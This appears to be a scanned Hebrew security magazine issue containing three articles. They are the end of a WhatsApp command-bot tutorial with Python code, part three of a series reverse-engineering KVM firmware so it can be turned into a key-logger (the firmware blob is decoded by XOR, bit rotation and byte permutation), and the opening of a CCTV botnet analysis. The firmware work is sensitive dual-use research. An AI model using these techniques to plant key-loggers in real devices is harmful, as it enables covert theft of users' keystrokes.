
```
                                        messageProtocolEntity.getParticipant())

    def __process_message(self, messageInformation):
        """
        Processes the message, executes the command, if it is available.
        returns an appropriate output.
        """
        content = messageInformation.content
        # If it is a command message
        if content.startswith("!"):
            # If we know how to execute the command
            if content[1:] in VALID_COMMANDS:
                # Execute it and return the output string.
                command_output = self.__execute_command(VALID_COMMANDS[content[1:]])
                return command_output[0] # Comamnd output is a tuple, we only want the string.
            else:
                # If we don't know how to execute it.
                return "Please enter a valid command"
        else:
            # If the input wasn't a command.
            return "Please input a command"

    def __execute_command(self, command):
        """
        Executes the command and reutrns its output.
        """
        return subprocess.Popen(command, stdout=subprocess.PIPE).communicate()
```

Stack.py:

```
"""
Creates the stack and executes the stack main loop.
"""
from MyLayer import MyCommandsLayer
from yowsup.layers.auth import YowAuthenticationProtocolLayer
from yowsup.layers.protocol_messages import YowMessagesProtocolLayer
from yowsup.layers.protocol_receipts import YowReceiptProtocolLayer
from yowsup.layers.protocol_acks import YowAckProtocolLayer
from yowsup.layers.protocol_iq import YowIqProtocolLayer
from yowsup.layers.network import YowNetworkLayer
from yowsup.layers.axolotl import YowAxolotlLayer
from yowsup.layers.coder import YowCoderLayer
from yowsup.stacks import YowStack
from yowsup.common import YowConstants
from yowsup.layers import YowLayerEvent
from yowsup.stacks import YowStack, YOWSUP_CORE_LAYERS
from yowsup import env
```

```
CREDENTIALS = ("YOUR_PHONE_NUMBER", "YOUR_PASSWORD")

def build_stack():
    stack_layers = (
                MyCommandsLayer,
                (YowAuthenticationProtocolLayer,                    YowMessagesProtocolLayer,
YowReceiptProtocolLayer, YowIqProtocolLayer, YowAckProtocolLayer),
                YowAxolotlLayer
    ) + YOWSUP_CORE_LAYERS

    stack = YowStack(stack_layers)
    stack.setProp(YowAuthenticationProtocolLayer.PROP_CREDENTIALS, CREDENTIALS)
    stack.setProp(YowNetworkLayer.PROP_ENDPOINT, YowConstants.ENDPOINTS[0])
    stack.setProp(YowCoderLayer.PROP_DOMAIN, YowConstants.DOMAIN)
    stack.setProp(YowCoderLayer.PROP_RESOURCE, env.CURRENT_ENV.getResource())

    return stack

def main():
    """
    The programs main function.
    """
    stack = build_stack()
    stack.broadcastEvent(YowLayerEvent(YowNetworkLayer.EVENT_STATE_CONNECT))
    stack.loop()

if __name__ == "__main__":
    main()
```

דוגמאות לשימוש ב-CommandBot:



סיכום

לאחר קריאת המאמר הזה אני מקווה שהקורא מבין יותר טוב איך מערכת מדהימה כזאת עובדת. אנחנו לפעמים מסתכלים על הדברים האלה כבנאליים, אך בסופו של יום, הכוח שהאפליקצייה הזאת נותנת לנו הוא עצום. והדרך שבה האפליקצייה שינתה את הדרך שבה העולם מסתכל על תקשורת בין אנשים ובין קבוצות היא מדהימה לדעתי.

אני מקווה שנהנתם לקרוא את המאמר, ושאתם רוצים לפתח בוט כזה בעצמכם. הכוח שניתן עם היכולת הזאת הוא עצום. ניתן לכתוב בוט שיעשה כמעט כל דבר: הוא יכול לשמש לכם דרך לשלוח ולקבל חדשות בצורה אוטומטית, הוא יכול לחבר בין שתי קבוצות, הוא יכול לשלוח הודעות לרשימת תפוצה ענקית, הוא יכול להשתמש בכל פיצ'ר שקיים באפליקציה, ולעשות כל מה שעולה בדעתכם, במידה ואתם יכולים לממש זאת בפייתון.

נהנתי מאוד לכתוב את המאמר ואני אשמח, באמת, לקבל כל הערה ושאלה לגבי תוכן המאמר, סגנון הכתיבה, ובקשה להרחבות על נושאים מסויימים. **אבקש במיוחד לפנות אליי במידה ואתם מוצאים שיטה להשיג מספר שאפשר להירשם איתו בחינם.**

ניתן לפנות אליי למייל:

Og5440@gmail.com

Key-Logger, Video, Mouse - חלק ג': זה הזמן ללכלך את הידיים

מאת ליאור אופנהיים ויניב בלמס

הקדמה

שלום וברוכים השבים לחלק מספר 0x3 במאמר שלנו. לאחר הפסקה קצרה למנוחה, אגרנו כוחות חדשים ואנחנו מוכנים להמשיך שוב במלחמת החורמה חסרת הפשרות שלנו שמטרתה יחידה - להפוך KVM שולחני תמים למפלצת Key-Logging חסרת רסן.

תקציר הפרקים הקודמים:

- יום בהיר אחד החלטנו לנסות וליישם Key-Logger בתוך ה-KVM שמונח על שולחננו.
- כדי לעשות את זה אנו צריכים להשיג את הקושחה של ה-KVM, לנתח אותה, להבין כיצד הכל עובד, ואז לשנות אותה כדי שתתאים למטרתנו הזדונית.
- מסתבר של-KVM שלנו יש אפשרות לעידכון קושחה שמתבצע באמצעות כבל סיריאלי.
- הסנפנו את התעבורה העוברת על הכבל הסיריאלי, פענחנו את הפרוטוקול וחילצנו את המידע שעובר בו, אבל כל מה שהצלחנו למצוא היה BLOB גדול וחסר משמעות לחלוטין.
- בכדי לנסות ולהבין איך ה-KVM בכלל בנוי, וכיצד הוא מעודכן החלטנו לנצל את כישורינו ובעזרת מברג פיליפס וקצת כח ברוטלי. פרקנו את המארז וחשפנו את הלוח ואת רכיבי ה-KVM הפנימיים.
- להפתעתנו מצאנו צ'יפ מאוד מעניין העונה לשם Winbond 8052. כיוון שזה צ'יפ מאוד נפוץ ומאוד ורסטילי בעולם ה-Embedded החלטנו לבדוק כיצד הוא מתנהג בזמן עידכון הקושחה.
- באמצעות "הצעצוע" האהוב עלינו - Logic Analyser - הקלטנו את המתחים המתקבלים/נשלחים ברגלי ה-UART של הצ'יפ.
- לאחר ניתוח של המתחים הללו גילינו להפתעתנו את אותו ה-BLOB ממקודם.
- עכשיו, כל שנותר לנו לנסות ולהבין הוא איך לעזאזל אנחנו יכולים לפענח את ה-BLOB הזה כדי לקבל קוד אסמבלי 8051 קריא.

מתחילים


הדבר הראשון שכדאי לעשות במקרים כאלו, הוא לפנות בחזרה ל-Specs של הצ'יפ. לאחר נבירה ממשוכת במעגלים אלקטרוניים, הגדרות מתחים, ועוד כל מיני דברים מפחידים כאלו, הצלחנו להבין שבתוך הצ'יפ שלנו קיימים 2 ROM-ים נפרדים.

האחד הוא ה-ROM הראשי, הנקרא APROM. הוא מכיל את הקושחה עצמה ובזמן הפעלה רגילה של ה-KVM הוא נטען לזיכרון ומריץ את קושחת ה-KVM.

השני הוא ה-ROM המשני, הוא קטן בהרבה, ונקרא LDROM. תפקידו היחידי של ה-LDROM הוא לבצע את תהליך עידכון הקושחה. כשמכניסים את המכשיר למצב עידכון קושחה, ה-LDROM נטען לזיכרון והוא אחראי לקבל את המידע מממשק ה-UART, לתרגם אותו לאסמבלי תקין, ולעדכן את ה-APROM בגרסה החדשה.

אבל איך כל זה עוזר לנו?


טוב, אז האמת שזה לא כל כך עוזר... אבל זה כן מלמד אותנו שתהליך הפענוח של ה-BLOB שלנו מיושם בתוך מרחב זיכרון יחסית קטן (4K) ולכן הוא לא יכול להיות כל-כך מסובך. או ככה לפחות אנחנו מקווים...



זה הזמן לשים בצד את מברגי הפיליפס, את מד המתח ואפילו את ה-Logic Analyser (סניף סניף), ולהתחיל ללכלך את הידיים בקצת ניתוח בינארי ישן וטוב.

אז רק לתזכורת, בחלק הראשון במאמר כבר שמנו לב שסוף ה-BLOB שלנו מרופד בבית מסוים.

הנחנו שהפעולה הנכונה לעשות תיהיה לקסר (מלשון XOR) את כל ה-BLOB בבית הזה, וזו התוצאה:



נראה יחסית טוב, לא? מכיוון שקיסור של בית עם עצמו נותן תמיד את התוצאה אפס, סוף ה-BLOB שלנו מרופד עכשיו באפסים. כמובן שיכול ליהיות שאנחנו טועים וזו לא הפעולה הנכונה, אבל ישנן שתי אפשרויות מאוד נפוצות לריפוד בעולם הקושחות: אחת היא ריפוד באפסים - מה שקיבלנו עכשיו, והשניה היא ריפוד ב-NOP, אך מכיוון שבאסמבלי 8051 NOP מיוצג על יד הבית אפס חסכנו גם את הבעיה הזו ☺

כעת, העניין הוא שאנחנו די בטוחים שה-BLOB הזה לא מוצפן, וגם לא דחוס, מכיוון שרמת האנטרופיה שלו מאוד נמוכה, אנו גם בטוחים שהוא מתורגם בסופו של דבר לאסמבלי 8051 אז מה שנותר הוא רק איזשהי שיטת קידוד/עירבול שמסתירה מאיתנו את הקוד ואותה אנחנו צרכים לנסות לפצח.

חדי ההבחנה בינכם אולי שמו לב למשהו שנראה קצת חשוד בסוף ה-BLOB שלנו. אם תסתכלו בשמונת הבתים האחרונים, תראו שהם שונים.

מהם שמונת הבתים האלו? האם הם רמז שהשאיר לנו מפתח Embedded משוגע? אולי הם הסוד לפיצוח הקידוד הזה?

כדי לנסות ולענות על השאלה הזו, בואו ננסה להסתכל בשמונת הבתים האלו בגרסאות קושחה שונות:

מספר גרסא	8 הבייטים האחרונים
3.3.312	91 99 99 89 91 B2 99 00
4.1.401	B2 92 89 81 A1 99 A1 89
4.2.411	92 00 A1 A1 89 B2 89 91
4.2.414	91 92 A1 89 A1 A1 B2 00
4.2.415	B2 A1 A1 89 A9 00 92 91
4.2.416	A1 92 00 89 B1 91 A1 B9
4.2.417	92 00 A1 89 91 B2 A1 B9
4.2.418	00 A1 92 91 C1 B2 A1 89
4.2.419	00 91 A1 B2 C9 89 A1 92

מחשב, מחשב...

ע"י איזון עדין של רמת האלכוהול בדם אנחנו מצליחים להסיק שתי מסקנות עיקריות מהטבלה הנ"ל: ראשית, נראה שתופעת שמונת הבתים האחרונים השונים היא עקבית בכל גרסאות הקושחה שהורדנו. ושנית, והרבה יותר חשוב מכך, נראה שיש קורלציה מסוימת בין מספר הגרסה לבין שמונת הבתים האלו. לדוגמא מספר המופעים של הבית 'A1' בשמונת הבתים האחרונים זהה למספר המופעים של הספרה '4' במספר הגרסא, מופעי הבית '89' מתאימים למופעי הספרה '1', וכן הלאה.

איזה פעולה לוגית תייצר תופעה כזו? בואו ננסה לרשום את המיפוי שייצרנו בין ספרות לבתים, ומכיוון שאנו חושדים בפעולה בינארית מסויימת, נוסיף גם את הערך הבינארי של כל בית:

ערך הסיפרה במספר הגרסא	ערך הבית	ערך הבית בבסיס בינארי
1	0x89	10001001
2	0x91	10010001
3	0x99	10011001
4	0xA1	10100001
5	0xA9	10101001
6	0xB1	10110001
7	0xB9	10111001
8	0xC1	11000001
9	0xC9	11001001


הערך הבינארי מייצר תבנית ברורה, אשר מסומנת לנוחיותכם בצבעים אדום ושחור. כל ערך בינארי בטבלה מורכב משני חלקים, האחד קבוע (בשחור) והשני משתנה (באדום), ולא סתם משתנה, אלא יוצר Counter בינארי שמקודם באחד עבור כל ספרה.

אוקי, Counter זה הגיוני, אבל למה הוא נמצא באמצע הייצוג הבינארי? היה יותר הגיוני לראות אותו בצד ימין. חבל שהוא לא שם... אבל הוא יכול להיות! כן, ברור! אנחנו יכולים "לסובב" את כל הערכים הבינארים האלו ב-3 על ידי הפעולה הלוגית Rotate-Right. ותנחשו אילו ערכים מקבלים לאחר ה"סיבוב" הזה?

ערך הסיפרה במספר הגרסא	ערך הבית	ערך הבית בבסיס בינארי	ערך הבית בבסיס בינארי לאחר סיבוב ב-3	ערך דצימלי
1	0x89	10001001	00110001	49
2	0x91	10010001	00110010	50
3	0x99	10011001	00110011	51
4	0xA1	10100001	00110100	52
5	0xA9	10101001	00110101	53
6	0xB1	10110001	00110110	54
7	0xB9	10111001	00110111	55
8	0xC1	11000001	00111000	56
9	0xC9	11001001	00111001	57

הבנתם?

הערך הדצימלי שקיבלנו הוא באופן מפתיע ערך ה-ASCII המתאים לערך הסיפרה במספר הגרסה. ומה יקרה אם נבצע את פעולת הסיבוב הזאת על כל ה-BLOB?




וואו, עכשיו זה נראה הרבה יותר טוב. יש כאן מה שנראה כמו מחרוזות. אבל, זה עוד לא מושלם. משהו עדיין לא תקין.

יהיה יותר קל להסביר מה הבעיה אם נתבונן במחרוזת הבאה מהתמונה שלמעלה:


```
AGCFEDBHIOKNMLJPQWSVUTRXY
```

נראית כמו רצף אלפא-נומרי, נכון? אבל משהו פה פשוט לא נראה בסדר הנכון.

אם תתבוננו ממש טוב, תשימו לב שיש כאן סוג של פרמוטציה שמתבצעת עבור כל שמונה בתים, הטבלה הבאה מייצגת את זה קצת יותר טוב:



אז אם נמשיך לעבוד על פי השיטה שלנו, ונבצע את אותה הפרמוטציה על כל בלוק של שמונה בתים ב-BLOB, בעצם נקבל:



כן! מחרוזות! אסמבלי!

זהו קוד אסמבלי 8051 אמיתי, זה הקוד שמריץ את ה-KVM ואחריו רדפנו עד עכשיו. זהו זה KVM, Game-Over. עכשיו הובסת סופית. כל מה שנותר לנו זה להבין מה האסמבלי הזה עושה, ולשנות אותו כך שנוכל ליישם Key-Logger.

אבל רגע, בשביל זה צריך להבין אסמבלי 8051, לא?

המשך יבוא...

נ.ב

מכיוון שמאמר זה תיאר את הפיתרון המלא, אנו מסיימים בזאת את תחרות פריצת ה-BLOB עליה הכרזנו במאמר הראשון.

אנחנו רוצים לציין כאן שני אנשים שפנו אלינו והציגו פתרון נכון ומלא. **חברים - כל הכבוד**.

1. הראשון שפתר את החידה היה - 0x3D5157636B525761 - שהכינוי שלו הוא חידה בפני עצמה.
2. השני היה שד טזמני מסוים שמבקש גם הוא להישאר בעילום שם.

בוטנט במעגל-סגור

מאת עופר גייר, אור וילדר ויגאל זייפמן

הקדמה

כמו כולכם, גם לנו יצא לקרוא לא מעט אודות האיומים העומדים מאחורי המושג "Internet of Things". מליוני רכיבים בעלי הגנה מועטת מחוברים לאינטרנט ורק מחכים להפרץ ע"י האקרים-מזדמנים שיעשו בהם כרצונם.

עולם ה-IoT הינו נושא המתפתח בתקופה זו, ובדיוק מסיבה זו, גם עולם הנוזקות הקשורות לקטגוריה זו מתפתח. בעקבות תחום העיסוק שלנו, יצא לנו להתקל לא פעם בנוזקות שונות ומשונות, וסביר היה להניח שנתקל בנוזקות הקשורות לעולם זה (ואף לדווח עליהן).

המאמר הבא מגולל את סיפורה של גרסא חדשה של נוזקה חדשה-ישנה שיצא לנו לחקור. הזהרנו עליה לראשונה במרץ 2014, כאשר ראינו גידול של 240 אחוזים בפעילות הבוטנטים בעזרת הכלים איתם אנו מנטרים את הרשת.

מבדיקה שעשינו נראה היה כי רוב הפעילות הגיעה ממצלמות CCTV פרוצות. עובדה זו לא מפתיעה, בהתחשב בכך שמצלמות טלוויזיה במעגל סגור הן בין מכשירי IoT הנפוצים ביותר כיום באינטרנט. דיווחים מראים כי בשנת 2014, היו למעלה מ-245,000,000 מצלמות מעקב הפועלות ברחבי העולם, ואלו רק המצלמות המותקנות באופן מקצועי. ישנן מיליוני מצלמות נוספות שהותקנו על ידי אנשי מקצוע לא מוסמכים.

מספרים אלה, וחוסר מודעות אבטחה מקוונת מצד בעלי מצלמה רבים, הן הסיבות מדוע בוטנטים במצלמות אלו הם חלק מהאויבים הוותיקים ביותר שלנו. ובכל זאת, לאויבים ישנים ישנה היכולת להפתיע, כפי שקיבלנו תזכורת לאחרונה, כאשר אחד הלקוחות שלנו הותקף על ידי התקפות חוזרות ונשנות של HTTP Get Flood.

